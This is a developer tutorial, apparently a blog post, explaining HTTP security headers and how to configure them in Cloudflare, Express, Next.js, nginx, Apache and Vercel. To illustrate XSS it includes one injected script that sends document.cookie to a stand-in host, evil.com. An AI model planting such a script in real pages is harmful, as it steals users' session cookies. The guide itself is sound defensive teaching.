
HTTP Security Headers: What They Are, Why They Matter, and How to Fix Them
A practical guide to HTTP security headers for web developers at all levels. Learn what each header protects against, how to implement them in any web app, and a 2-minute fix for Cloudflare users.
TL;DR
👉 First, check your site: securityheaders.com - Enter your URL and see your current grade (A+ to F).
Security headers are HTTP response headers that tell browsers how to behave when handling your site. Missing them leaves your users vulnerable to attacks like clickjacking, XSS, and data theft.
The fix takes 2 minutes in Cloudflare - no code changes needed. Skip to the Cloudflare fix if you're in a hurry.
What Are HTTP Security Headers?
Every time your browser loads a webpage, the server sends back more than just HTML. It also sends headers - invisible instructions that tell the browser how to handle the response.
Think of headers like shipping labels on a package. The package is your HTML/CSS/JS. The label tells the delivery person (the browser): "Handle with care", "Keep refrigerated", "Do not leave at door".
Security headers are a specific set of these instructions that protect your users from common web attacks.
HTTP/1.1 200 OK
Content-Type: text/html
X-Frame-Options: DENY          ← Security header
X-Content-Type-Options: nosniff ← Security header
Strict-Transport-Security: max-age=31536000 ← Security header
Without security headers, browsers use default behaviors that were designed for compatibility - not security. Attackers know these defaults and exploit them.
Why Should You Care?
If you're thinking "my site is small, no one will attack it" - that's exactly what attackers count on. Automated bots scan the entire internet looking for vulnerable sites. They don't care if you have 10 users or 10 million.
Here's what can happen without proper security headers:
| Attack | What Happens | Without Header |
|---|---|---|
| Clickjacking | Attacker overlays invisible iframe on their site. User thinks they're clicking "Play Video" but actually clicks "Transfer $1000" on your site | X-Frame-Options missing |
| XSS (Cross-Site Scripting) | Attacker injects malicious JavaScript that steals cookies, credentials, or performs actions as the user | CSP missing |
| MIME Sniffing | Browser "guesses" wrong file type, executes malicious code it shouldn't | X-Content-Type-Options missing |
| Downgrade Attack | Attacker forces HTTP instead of HTTPS, intercepts all traffic | HSTS missing |
| Data Leakage | Referrer header leaks sensitive URLs to third parties | Referrer-Policy missing |
A missing X-Frame-Options header is all an attacker needs to embed your login page in their site and steal credentials. This is a real attack vector, not theoretical.
The Essential Security Headers
Let's break down each header - what it does, why it matters, and what value to use.
1. Strict-Transport-Security (HSTS)
One-liner: Forces browsers to always use HTTPS, even if someone types http://.
The problem it solves:
Without HSTS, an attacker on the same WiFi network (think coffee shop) can intercept your initial HTTP request before it redirects to HTTPS. This is called a downgrade attack or SSL stripping.
User types: example.com
Browser tries: http://example.com
Attacker intercepts ↑ this request
The fix:
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload| Part | Meaning |
|---|---|
max-age=31536000 | Remember this for 1 year (in seconds) |
includeSubDomains | Apply to all subdomains too |
preload | Opt-in to browser preload lists (hardcoded HTTPS) |
The preload flag lets you submit your domain to browser preload lists. Once accepted, browsers will never make an HTTP request to your domain - the HTTPS requirement is baked into Chrome, Firefox, Safari, and Edge. Submit at hstspreload.org.
2. X-Frame-Options
One-liner: Prevents your site from being embedded in iframes (stops clickjacking).
The problem it solves:
Attackers create a page that looks like a game or video. Hidden behind it is an invisible iframe of your site. When users click "Play", they're actually clicking buttons on your site - maybe "Delete Account" or "Transfer Money".
The fix:
X-Frame-Options: DENY| Value | Meaning |
|---|---|
DENY | Never allow framing (most secure) |
SAMEORIGIN | Only allow framing by same-origin pages |
Use DENY unless you specifically need to embed your pages in iframes on your own site. Most apps should use DENY.
3. X-Content-Type-Options
One-liner: Stops browsers from "guessing" file types (prevents MIME sniffing attacks).
The problem it solves:
Browsers try to be helpful. If you serve a file without a proper Content-Type, browsers "sniff" the content to guess what it is. Attackers exploit this by uploading a file that looks like an image but executes as JavaScript.
Attacker uploads: evil.jpg
Server serves with: Content-Type: image/jpeg
File actually contains: <script>steal_cookies()</script>
Browser sniffs → "This looks like HTML/JS" → Executes it 💀
The fix:
X-Content-Type-Options: nosniffThis tells the browser: "Trust the Content-Type header. Don't guess."
4. Content-Security-Policy (CSP)
One-liner: Whitelists which scripts, styles, and resources can run on your page.
The problem it solves:
Cross-Site Scripting (XSS) is the #1 web vulnerability. Attackers inject malicious scripts through form inputs, URL parameters, or database content. Without CSP, these scripts run with full access to your page.
<!-- Attacker injects this via a form field -->
<script>
  fetch('https://evil.com/steal?cookie=' + document.cookie)
</script>
The fix:
Content-Security-Policy: default-src 'self'; script-src 'self'; style-src 'self' 'unsafe-inline';| Directive | Controls |
|---|---|
default-src | Fallback for all resource types |
script-src | Where JavaScript can load from |
style-src | Where CSS can load from |
img-src | Where images can load from |
connect-src | Where fetch/XHR/WebSocket can connect |
frame-ancestors | Who can embed this page (modern X-Frame-Options) |
CSP is tricky
A strict CSP can break your site if you use inline scripts, third-party analytics, or external fonts. Start with Content-Security-Policy-Report-Only to see what would be blocked without actually blocking it.
Starter CSP (permissive but still helps):
Content-Security-Policy: default-src 'self'; script-src 'self' 'unsafe-inline' 'unsafe-eval' https:; style-src 'self' 'unsafe-inline' https:; img-src 'self' data: https:; font-src 'self' https: data:; connect-src 'self' https:; frame-ancestors 'none';5. Referrer-Policy
One-liner: Controls how much URL information is shared when users click links to other sites.
The problem it solves:
By default, when a user clicks a link from your site to another site, the browser sends the full URL they came from. If your URLs contain sensitive data (tokens, user IDs, search queries), this leaks to third parties.
User on: https://yourapp.com/reset-password?token=abc123
Clicks link to: https://external-blog.com
External site receives: Referer: https://yourapp.com/reset-password?token=abc123 💀
The fix:
Referrer-Policy: strict-origin-when-cross-origin| Value | Behavior |
|---|---|
no-referrer | Never send referrer (most private) |
strict-origin-when-cross-origin | Full URL for same-origin, only domain for cross-origin |
same-origin | Only send referrer for same-origin requests |
6. Permissions-Policy
One-liner: Disables browser features you don't use (camera, microphone, geolocation).
The problem it solves:
If an attacker manages to inject code into your page (via XSS), they could potentially access powerful browser APIs. Permissions-Policy acts as a second line of defense - even if attackers inject code, these APIs are blocked at the browser level.
The fix:
Permissions-Policy: camera=(), microphone=(), geolocation=(), interest-cohort=()| Directive | What it blocks |
|---|---|
camera=() | Camera access |
microphone=() | Microphone access |
geolocation=() | Location tracking |
interest-cohort=() | FLoC tracking (legacy - Google abandoned FLoC in 2022) |
The empty parentheses () mean "block for everyone". Use (self) to allow only your own site, or (self "https://trusted.com") to allow specific origins.
The 2-Minute Cloudflare Fix
If you're using Cloudflare, you can add all security headers without touching your code.

Create a Response Header Rule
- Click the blue "+ Create rule" button (top right)
- From the dropdown, select "Response Header Transform Rules" (under "Transform requests or responses")


Configure the Rule
Rule name: Security Headers
When incoming requests match:
- Field:
Hostname - Operator:
contains - Value:
yourdomain.com
Using contains covers your main domain AND all subdomains (api.yourdomain.com, app.yourdomain.com, etc.)
Add the Headers
Under "Then → Set response header", for each header:
- Select "Set static" from the dropdown (this overwrites any existing value)
- Enter the header name and value
| Operation | Header Name | Value |
|---|---|---|
| Set static | Strict-Transport-Security | max-age=31536000; includeSubDomains |
| Set static | X-Frame-Options | DENY |
| Set static | X-Content-Type-Options | nosniff |
| Set static | Referrer-Policy | strict-origin-when-cross-origin |
| Set static | Permissions-Policy | camera=(), microphone=(), geolocation=() |
Set static vs Add static: Use "Set static" to ensure one clean value per header. "Add static" can create duplicate headers if one already exists.
What about X-XSS-Protection?
You may see X-XSS-Protection: 1; mode=block recommended elsewhere. This header is deprecated - modern browsers (Chrome 78+, Edge, Firefox) have removed their XSS auditors entirely because they were bypassable and sometimes introduced vulnerabilities. Use CSP instead. If you need IE11 support, you can still add it, but it provides no benefit in modern browsers.
Save and Verify
Click "Save". The rule is live immediately - no deploy needed.
Verify with:
curl -I https://yourdomain.com 2>/dev/null | grep -iE "x-frame|x-content|referrer|strict-transport|permissions"You should see all your headers in the response.
This approach is better than code-based solutions because:
- One rule covers ALL your apps and subdomains
- No code changes or deploys needed
- Cloudflare applies headers at the edge, before your app even responds
- Easy to update in one place
Implementation for Other Platforms
Not on Cloudflare? Here's how to add security headers in popular frameworks:
Use the helmet middleware:
npm install helmetimport helmet from 'helmet';
import express from 'express';
const app = express();
app.use(helmet({
contentSecurityPolicy: {
directives: {
defaultSrc: ["'self'"],
scriptSrc: ["'self'", "'unsafe-inline'"],
styleSrc: ["'self'", "'unsafe-inline'"],
},
},
hsts: {
maxAge: 31536000,
includeSubDomains: true,
},
}));Add to next.config.js:
/** @type {import('next').NextConfig} */
const nextConfig = {
  async headers() {
    return [
      {
        source: '/(.*)',
        headers: [
          { key: 'X-Frame-Options', value: 'DENY' },
          { key: 'X-Content-Type-Options', value: 'nosniff' },
          { key: 'Referrer-Policy', value: 'strict-origin-when-cross-origin' },
          { key: 'Permissions-Policy', value: 'camera=(), microphone=(), geolocation=()' },
          { key: 'Strict-Transport-Security', value: 'max-age=31536000; includeSubDomains' },
        ],
      },
    ];
  },
};

module.exports = nextConfig;
Add to your server block:
server {
    listen 443 ssl;
    server_name yourdomain.com;

    # Security headers
    add_header X-Frame-Options "DENY" always;
    add_header X-Content-Type-Options "nosniff" always;
    add_header Referrer-Policy "strict-origin-when-cross-origin" always;
    add_header Permissions-Policy "camera=(), microphone=(), geolocation=()" always;
    add_header Strict-Transport-Security "max-age=31536000; includeSubDomains" always;
    add_header Content-Security-Policy "default-src 'self';" always;

    # ... rest of config
}
The always keyword ensures headers are added even on error responses (404, 500, etc.).
Add to .htaccess or your VirtualHost config:
<IfModule mod_headers.c>
    Header always set X-Frame-Options "DENY"
    Header always set X-Content-Type-Options "nosniff"
    Header always set Referrer-Policy "strict-origin-when-cross-origin"
    Header always set Permissions-Policy "camera=(), microphone=(), geolocation=()"
    Header always set Strict-Transport-Security "max-age=31536000; includeSubDomains"
</IfModule>
Add to vercel.json:
{
  "headers": [
    {
      "source": "/(.*)",
      "headers": [
        { "key": "X-Frame-Options", "value": "DENY" },
        { "key": "X-Content-Type-Options", "value": "nosniff" },
        { "key": "Referrer-Policy", "value": "strict-origin-when-cross-origin" },
        { "key": "Permissions-Policy", "value": "camera=(), microphone=(), geolocation=()" },
        { "key": "Strict-Transport-Security", "value": "max-age=31536000; includeSubDomains" }
      ]
    }
  ]
}
Testing Your Headers
After implementing, verify your headers are working:
Command Line
# Quick check
curl -I https://yourdomain.com

# Filter for security headers
curl -I https://yourdomain.com 2>/dev/null | grep -iE "x-frame|x-content|referrer|strict-transport|permissions|content-security"
Online Tools
- SecurityHeaders.com - Grades your site A+ to F, shows exactly what's missing
- Mozilla Observatory - Comprehensive security scan from Mozilla
- SSL Labs - Focuses on SSL/TLS configuration
Browser DevTools
- Open DevTools (F12)
- Go to Network tab
- Reload the page
- Click the main document request
- Check Response Headers section
Common Mistakes
❌ Adding headers only to HTML responses
Your API endpoints need security headers too. An attacker could embed an API endpoint in an iframe for clickjacking.
❌ Starting with a strict CSP
A strict CSP will break your site if you haven't audited your scripts. Start with Content-Security-Policy-Report-Only to test without blocking.
❌ Forgetting subdomains
If you set HSTS only on example.com, attackers can still target api.example.com. Use includeSubDomains.
❌ Not testing after deploy
Headers can be overwritten by caching layers, CDNs, or load balancers. Always verify in production.
What About the "server: cloudflare" Header?
Security scanners often flag the server header as "information disclosure". For Cloudflare, this header cannot be removed - Cloudflare adds it automatically.
Should you worry? Not really.
- It's a LOW severity issue
- Attackers can identify Cloudflare anyway via IP ranges
- The security benefits of Cloudflare far outweigh this minor disclosure
- Every major CDN does this (look for
server: nginx,server: AmazonS3, etc.)
Focus your energy on the headers you can control.
Quick Reference
Copy-paste these values:
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Referrer-Policy: strict-origin-when-cross-origin
Permissions-Policy: camera=(), microphone=(), geolocation=()
Legacy header note: X-XSS-Protection: 1; mode=block is sometimes recommended but is deprecated. Modern browsers have removed their XSS auditors. Only include it if you need to support IE11.
For a proper CSP, you'll need to customize based on your actual resource usage. Use Report URI to build a CSP based on real traffic.
Next Steps
Woltex AI - Building in Public
Follow along as Woltex is built; a productivity platform focused on deliverables.
Choosing Your Deployment Stack: A Framework for Modern Web Apps
Vercel vs Cloudflare Workers vs containers - how to think about control, complexity, and cost. Plus how Woltex deploys with Cloudflare Workers, Convex, and TanStack Start.